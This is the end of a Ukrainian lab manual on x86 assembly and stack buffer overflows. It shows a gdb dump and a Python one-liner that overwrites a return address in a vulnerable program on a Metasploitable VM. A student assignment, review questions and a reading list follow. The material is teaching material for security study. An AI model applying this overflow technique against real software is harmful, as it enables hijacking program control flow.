0x080483ca <main+8>:    mov    $0x0,%eax
0x080483cf <main+13>:   pop    %ebp
0x080483d0 <main+14>:   ret
End of assembler dump.
(gdb) quit
msfadmin@metasploitable:~$ python -c "print('A' * 34 + '\xc5\x83\x04\x08')" | ./
example
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦
msfadmin@metasploitable:~$ _
Right Ctrl
```

Рис 6.16. Експлуатація вразливості

Готово – ви зробили виклик нашої функції за допомогою переповнення буферу та перезапису значення у стеку (тому виклик функції вийшов 2 рази).

Завдання

У викладача отримати каталог з скомпільованими програмами, які вразливі до переповнення буферу. Друга частина назви файлів – номер варіанта.

1. Вивчити матеріали розділу.

2. Обрати файл згідно номера свого варіанта та продемонструвати реалізацію атаки на основі переповнення буферу. Результатом успішної експлуатації буде отримання на екрані “Great, you did it“.

3. Обґрунтуйте та підтвердить свій результат аналізом.

4.Підготуйте звіт для захисту.

Контрольні запитання

1. Що таке Buffer Overflow ?
2. Що таке Heap ?
3. Як працює стек ?
4. Яка структура стеку ?
5. В чому різниця між операціями push та pop ?
6. Що таке little endian ?
7. Що таке heap based buffer overflow ?
8. Що таке big endian ?
9. За що відповідає регістр esp ?
10. За що відповідає регістр ebp ?
11. Що таке база ?
12. Що таке фрейм стеку ?
13. Які дії має виконати програма, що який викликає перед викликом ?
14. Які дії має виконати програма, що який викликає після виклику ?

Список використаних джерел

1. Hyde, R. The Art of 64-Bit Assembly, Volume 1: x86-64 Machine Organization and Programming - No Starch Press, 2021. - 1032 p.

2. Гальчинський, Л. Ю., & Козленко, О. В. (2022). Архітектура комп'ютерних систем: мова асемблера. https://ela.kpi.ua/handle/123456789/50438

3. Kusswurm, D., Modern X86 Assembly Language Programming: Covers x86 64-bit, AVX, AVX2, and AVX-512 2nd ed. Edition — Apress, 2018, - 625 p.

4. Erickson, J., Hacking: The Art of Exploitation, 2nd Edition - No Starch Press, 2008. - 438 p.

5. Kusswurm, D., Modern Arm Assembly Language Programming: Covers Armv8-A 32-bit, 64-bit, and SIMD - Apress, 2020. - 488 p.

6. Lospinoso J., C++ Crash Course: A Fast-Paced Introduction - No Starch Press, 2019. - 792 p.

7. Duntemann J. Assembly Language Step-by-Step: Programming with Linux 3rd Edition — Wiley, 2009. - 656 p.

8. Bartlett J. Learn to Program with Assembly: Foundational Learning for New Programmers — Apress, 2021. - 348 p.

9. Dos Reis A.J. RISC-V Assembly Language — 2021. - 155 p.

10. Ledin J. Modern Computer Architecture and Organization: Learn x86, ARM, and RISC-V architectures and the design of smartphones, PCs, and cloud servers, 2nd Edition - Packt Publishing, 2022. - 666 p.

11. Plantz R. Introduction to Computer Organization: An Under the Hood Look at Hardware and x86-64 Assembly - No Starch Press, 2022. - 502 p.

- Асемблери

https://nasm.us/

https://docs.microsoft.com/en-us/cpp/assembler/masm/masm-for-x64-ml64-exe?view=msvc-170

- Документація

https://docs.microsoft.com/en-us/windows/win32/api/
https://docs.microsoft.com/en-us/cpp/c-runtime-library/c-run-time-library-reference?view=msvc-160
https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa
https://docs.microsoft.com/en-us/cpp/c-runtime-library/c-run-time-library-reference?view=msvc-160
https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/printf-printf-l-wprintf-wprintf-l?view=msvc-160
https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/scanf-scanf-l-wscanf-wscanf-l?view=msvc-160
https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
http://www.x86-64.org/documentation/abi.pdf
https://www.csee.umbc.edu/courses/undergraduate/313/fall04/burt_katz/lectures/Lect07/syscall_offline.html
https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile